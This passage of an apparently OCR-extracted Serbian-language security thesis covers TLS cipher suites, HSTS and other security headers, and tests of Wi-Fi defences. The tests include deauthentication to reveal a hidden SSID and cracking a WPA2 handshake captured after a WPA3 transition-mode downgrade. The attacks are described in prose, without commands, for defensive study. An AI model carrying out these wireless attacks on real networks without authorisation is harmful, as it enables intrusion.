dijele između klijenta i servera (Bulk Encryption Algorithm) i o algoritmu za verifikovanje integriteta poruka (Message Authentication Code Algorithm).



Slika 56: Cipher suti u verziji 1.2

https://sectigostore.com/blog/what-is-an-ssl-tls-cipher-suite/



Slika 57: Cipher suit u verziji 1.3

https://sectigostore.com/blog/what-is-an-ssl-tls-cipher-suite/

Postavlja se pitanje zašto je bitno odabrati adekvatan cipher suite. Zato što većina poznatih napada koji su se desili u oblasti tranzicije podataka upravo iskorišćavaju ranjivosti u enkripcionim algoritmima koji su korišćeni ili eksploatišu mogućnost korišćenja starijih standarda. Tako imamo poznate primjere napada kao što su P.O.O.D.L.E (2014) [63] LogJam (2015) [64], DRAWN (2016) [65], ROBOT attack (2017) [66] i mnogi drugi. Iz istog razloga, postoje tačno specificirani cipher suite-i koji su dozvoljeni u konkretnoj TLS verziji. U verziji 1.2 podržana su 37 suite-a, a u verziji 1.3 svega 5.


Neki od parametara koji se koriste pri evaluaciji enkripcionih algoritma, a koji mogu uticati na opterećenje i sigurnost mreže su:

- Vrijeme enkripcije/dekripcije: vrijeme koje je potrebno za prevod čistog teksta (plaintext) u šifrovani tekst (ciphertext) mora biti dovoljno kratko da može zadovoljiti potrebe korisnika;
- Dužina ključa: velikim udjelom definiše nivo sigurnosti;


- Potrošnja resursa: definiše koliko resursa (memory, cpu..) je potrebno da se obave kriptografske operacije, što manje resursa troši to je prihvatljivije u većini arhitektura.

I pored velikog broja simetričnih (RC2, RC5, Advance Encryption Standard (AES), Blowfish, Data Encryption Standard (DES) and Triple Data Encryption Standard (3DES)) i asimetričnih (RSA, DSA…) enkripcionih algoritama, često se koriste hibridni oblici. Na primjer, hibridna kombinacija algoritama AES-RSA ima beneficiju sa obije strane, odnosno iskorišćava efikasnost i brzinu šifrovanja AES algoritma i sigurnost pri razmjeni ključeva od RSA algoritma [57].


Autori istraživanja [57] su izvrsili istraživanje koliki je uticaj enkripcije na performanse računara. U razmatranje su uzeti DES, 3DES, AES, Blowfish i hibrid (AES-RSA). Iz ugla vremena potrebnog za enkripciju i dekripciju teksta (Slike 58 i 59), 3DSES se značajno izdvaja kao algoritam koji za pomenute akcije zahtijeva najviše vremena, praćen sa DES-om dok se ostali algoritmi pokazuju kao značajno efikasniji. Kada govorimo o potrošnji memorije (Slika 60), Blowfish i hibridni oblici zahtijevaju najviše resursa, dok se DES u ovom pogledu postavlja kao najefikasniji. Po pitanju CPU potrošnje (Slika 61) Blowfish se i dalje izdvaja sa najvećom potrošnjom dok su ostali algoritmi na sličnom nivou. Dužina ključa direktno utiče na jačinu enkripcije [57]. Hibridni oblik definiše najveću dužinu ključa (Slika 62), nakon kojeg slijedi Blowfish dok je DES na poziciji algoritma koji definiše najkraći ključ.




Slika 58: Vrijeme enkripcije teksta




Slika 59: Vrijeme dekripcije teksta



Slika 60: Nivo memorijske potrošnje



Slika 61: CPU utilization



Slika 62: Dužina ključa

Iz prethodnih rezultata se jasno može zaključiti da hibridna kombinacija AES-RSA predstavlja najadekvatnije rješenje po pitanju svih faktora. Dužina ključa je značajno veća što direktno utiče na snagu enkripcije dok brzina dovodi do efikasnosti izvršavanja procesa enkripcije.


Postavlja se pitanje zašto određeni veliki sistemi i dalje koristi zastarjele verzije TLS protokola. Pojedini “legacy” sistemi ili eksterni servisi od kojih zavise ne podržavaju rad sa najnovijom TLS verzijom. Ponekad organizacije odbijaju prelazak na v1.3 zbog straha od gubitka stabilnosti kod osjetljivih servisa. Blago povećano opterećenje koje unosi v1.3 može biti od značaja samo za uređaje sa jako limitiranom procesorskom snagom, ali ovo najčešće nije slučaj kod savremenih uređaja.

I za kraj jedna zanimljiva činjenica. Istraživanje iznijeto od strane Enterprice Management Associates (EMA), sa fokusom na TLS sertifikate, dovelo je do saznanja da samo 21% servera na internetu koristi TLS v1.3 i da su 79% TLS sertifikata koji su u današnjoj upotrebi zapravo ranjivi na MITM napade [67].

6.4.3 HTTPS vs HSTS

U demonstraciji MITM napada vidjeli smo da je moguće odraditi “downgrade” HTTPS-a na HTTP. Ovo je ključna ranjivost koja dalje omogućava ogroman broj malverzacija.


Recimo da želimo da pristupimo web sajtu koji je konfigurisan da koristi HTTPS. Ako pokušamo da mu pristupimo preko HTTP-a dešava se sledeći scenario (Slika 63).



Slika 63: Odgovor servera na HTTP zahtjev

Server će na ovaj HTTP zahtjev odgovoriti sa HTTP code-om 301 što znači “Moved Permanently”, uz dodatne informacije kao što su web lokacija na koju treba zahtjev preusmjeriti, a to je isti sajt samo učitan preko HTTPS-a.

Uzmimo primjer sajta koji je osiguran HSTS-om (Slika 64).



Slika 64: Pokušaj pristupa sajtu preko HTTP-a kod HSTS osiguranog sajta

U ovom slučaju, dobijamo odgovor uz status code 307 koji znači “Internal Redirect”. Ukratko objašnjeno, pretraživač odbija da uopšte pošalje zahtjev preko HTTP-a, već ga


translira na HTTPS i kao takvog šalje. Ovo se odvija ukoliko je domen HSTS osiguran, a to dokazuje zaglavlje:

```
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
```

Direktiva **max-age** predstavlja vrijeme koliko dugo pretrazivač treba da učitava konkretan sajt preko HTTPS-a, dok direktiva **includeSubDomains** zahtijeva da se isto pravilo primjeni i na njegove poddomene. Bitnu stavku predstavlja **preload** direktiva. Ona definise preload status sajta koji je potreban da pretraživaci održavaju statičku listu sajtova koje treba učitati isključivo preko HTTPS-a. Dakle, od momenta primanja HSTS header-a, pretraživač čuva HSTS polisu definisani period (max-age) i zaključuje da HTTPS treba biti korišćen u svakoj budućoj iterakciji sa istim sajtom. Postoji veliki broj HSTS preload servisa koji imaju svoj verifikacioni proces i provjeru da li zahtijevani domen adekvatno implementira HTTPS da bi mogao da prođe ovu verifikaciju. Ovo podrazumijeva listu potrebnih predispozicija [68] kao na primjer serviranje svih poddomena preko HTTPS-a, serviranje validnog sertifikata i slično. Ukoliko je ova provjera uspješna, web sajt će biti upisan u listu koju imaju svi glavni pretraživači. Na ovaj način se uspješno rješava problem HTTPS downgrade napada.


6.4.4 Dodatni mehanizmi sigurnosti

Postoji veliki broj sigurnosnih zaglavlja koji omogućavaju sigurnu konekciju. Ovi mehanizmi služe kao set sigurnosnih pravila koji trebaju biti aktivirani u interakciji sa konkretnim web resursom. Već smo pomenuli HSTS zaglavlje koje ima jako značajnu ulogu u zaštiti podataka tokom prenosa i odbrani od MITM napada. Na globalnom nivou, po OWASP (Open Worldwide Application Security Project) secure header projektu, samo 30% domena ima implementiran ovaj mehanizam (Slika 65):



Slika 65: Globalna implementacija Strict-transport-security zaglavlja
https://github.com/oshp/oshp-stats/blob/main/stats.md

Od toga, još manje (22%) koristi **preload** direktivu koja je potrebna za sprečavanje SSL Stripping napada (Slika 66).




Slika 66: Globalna implementacija Strict-transport-security zaglavlja uz "preload" direktivu
https://github.com/oshp/oshp-stats/blob/main/stats.md

Međutim, to nije jedini sigurnosni mehanizam na ovom nivou koji štiti konekciju.

HTTP Publik Key Pinning Extensions (HPKP) predstavlja mehanizam koji stiti od MITM napada izvedenih preko lažnih sertifikata (header: **Public-Key-Pin**s). Zamijenjen je sa Expect-CT slične funkcije. Vrši detekciju sertifikata izdatih od strane lažnih sertifikacionih tijela (CA) i time sprečava MITM napade ove vrste [69]. Provjera se vrši na način što se prisustvom ovog mehanizma vrši forsiranje CT (Certificate Transparency) koji zahtijeva da sertifikati budu zapisani u javnom CT logu kako bi bilo kakvo neautorizovano izdavanje sertifikata bilo detektovano [70]. Na globalnom nivou je jako slabo implementiran (Slika 67).

Sintaksa: *Expect-CT: report-uri="<uri>", enforce, max-age=<age>*




Slika 67: Globalna upotreba Expect-CT zaglavlja
https://github.com/oshp/oshp-stats/blob/main/stats.md)

Mehanizam koji može pomoći u sprječavanju manipulacije zahtjeva ukoliko dođe do presrijetanja jeste Content Security Policy.

Sintaksa: Content-Security-Policy: <policy-directive>; <policy-directive>

Kako se ovaj mehanizam bavi naprednom kontrolom sadržaja, posjeduje veliki broj mogućih direktiva [71]. Na primjer jedna od mogućnosti koje nudi jeste kontrola izvora učitavanja skripti, koja zatim može spriječiti izvršavanje skripte koja je recimo dodata od strane malicioznog aktera u presretnutom zahtjevu. Globalna upotreba se svodi na svega 14% domena (Slika 68).



Slika 68: GLobalna upotreba Content-Security-Policy zaglavlja
https://github.com/oshp/oshp-stats/blob/main/stats.md)


Jedan od najzanimljvijih projekata koji sa klijentske strane forsira sigurnu konekciju je ekstenzija pretraživača pod nazivom HTTPS Everywhere. Prva verzija ove ekstenzije je objavljena 2010-te godine za Firefox i 2012-te za Chrome. Nakon toga 2014-te je objavljena verzija za android pametne telefone. Razvijen je od strane Electronic Frontier Foundation (EFF) i The Tor Project organizacija. U Januaru 2023-će godine se projekat povlači zbog uvođenja HTTPS-only opcije u svim poznatim pretraživacima [72] koja obezbjeđuje bezuslovno forsiranje komunikacije preko HTTPS-a.

7. TESTIRANJE MEHANIZAMA ODBRANE


7.1 Testiranje zaštite od pre-connection napada

U poglavlju 5 demonstriran je kompletan hakerski napad, dok je u podpoglavlju 5.2 opisan prvi korak odnosno proces prikupljanja informacija o mreži prije ikakvog pokušaja konektovanja. Uz pomoć Airodump-ng alata je bilo moguće otkriti mnogo informacija, poput mreža u okolini i njihovih konfiguracija, kao i informacije o povezanim klijentima. Ukoliko organizacija (ili pojedinac) nisu u mogućnosti da koriste žične medijume za pristup Internetu, što najčešće jeste slučaj pogotovo kod većih organizacija, nije moguće u potpunosti spriječiti alate poput Airodump-a da prikupe pomenute informacije. Ovo je prihvatljiva činjenica obzirom da govorimo o bežičnim medijumima za prenos koje zbog načina tehnologije nije moguće pretjerano kontrolisati. Dakle, fokus zaštite treba da bude na tome da pokušamo limitirati ova saznanja sa strane konfiguracije mreže.

U toku testiranja, bilo je predloženo od strane mrežnog administratora kompanije da sakrijemo SSID mreže kako bismo dodatno osigurali pristup mreži. Ovo je nažalost praksa koja se i dalje posmatra kao dobar nivo zaštite, a koliko je to zaista netačno dokazuju slike 69 i 70. Podigli smo testnu mrežu i iskonfigurisali sakriven SSID. U roku od jedne sekunde nakon što je izvršen napad deautentifikacije na klijenta kojeg smo otkrili na slici 69, SSID mreže je otkriven. Ovo se desilo zbog činjenice da je klijent pri automatskoj rekonekciji na mrežu poslao i SSID, a Airodump je bez problema uhvatio taj podatak (Slika 70).




Slika 69: Mreža sa sakrivenim SSID



Slika 70: SSID otkriven


Jako je bitno razumjeti da ovaj metod ne predstavlja gotovo nikakvu zaštitu i da se ne treba oslanjati na njega kao na mehanizam bezbjednosti.

Ostaje nam da testiramo same protokole koji štite mrežu. Konfigurisali smo mrežu da koristi WPA3 zaštitu. Pokrenuli smo Airodump na konkretnu mrežu i uhvatili handshake (Slika 71).



Slika 71: WPA3 konfiguracija mreže

Pokušali smo izvesti proces probijanja lozinke međutim neuspješno (Slika 72):



Slika 72: Neuspješni pokušaj pokretanja procesa razbijanja lozinke kod WPA3 handhake-a


Bitno je naglasiti da samo zato što na WPA3 mreže ne funkcionišu klasični WPA2 “cracking” procesi, ne znači da je WPA3 u potpunosti siguran, kao što je objašnjeno u sekciji 6.3.2.

U cilju dodatnog istraživanja podesili smo WPA3 konfiguraciju, ali ovog puta u transition modu. Ovo podešavanje dozvoljava uređajima koji ne podržavaju WPA3 da se povežu na mrežu preko WPA2. Postavili smo mrežu i testirali iniciranje procesa handshake-a preko uređaja koji ne podržava WPA3. Handshake je uhvaćen, ali ovaj put je i proces probijanja mrežne lozinke uspješno obavljen, obzirom da se desio “downgrade” i da se proces konektovanja na mrežu obavio uz pomoć klasičnog WPA2 handshake-a.

Jasno je da transition mode ne predstavlja dovoljnu sigurnost. Sa druge strane, opcija striktnog WPA3 učinila je da određeni stariji uređaji u kompanijskoj mreži nisu bili u mogućnosti da se povežu na istu, zbog čega ovaj predlog nije bio prihvaćen od strane kompanijskog mrežnog administratora. Jedan od efikasnih predloga uzimajući prethodno u obzir može biti redizajn segmentacije mreže i postavljanje striktno WPA3 zaštite u mrežama gdje god je to moguće a starije uređaje izolovati i zaštititi na drugim nivoima.

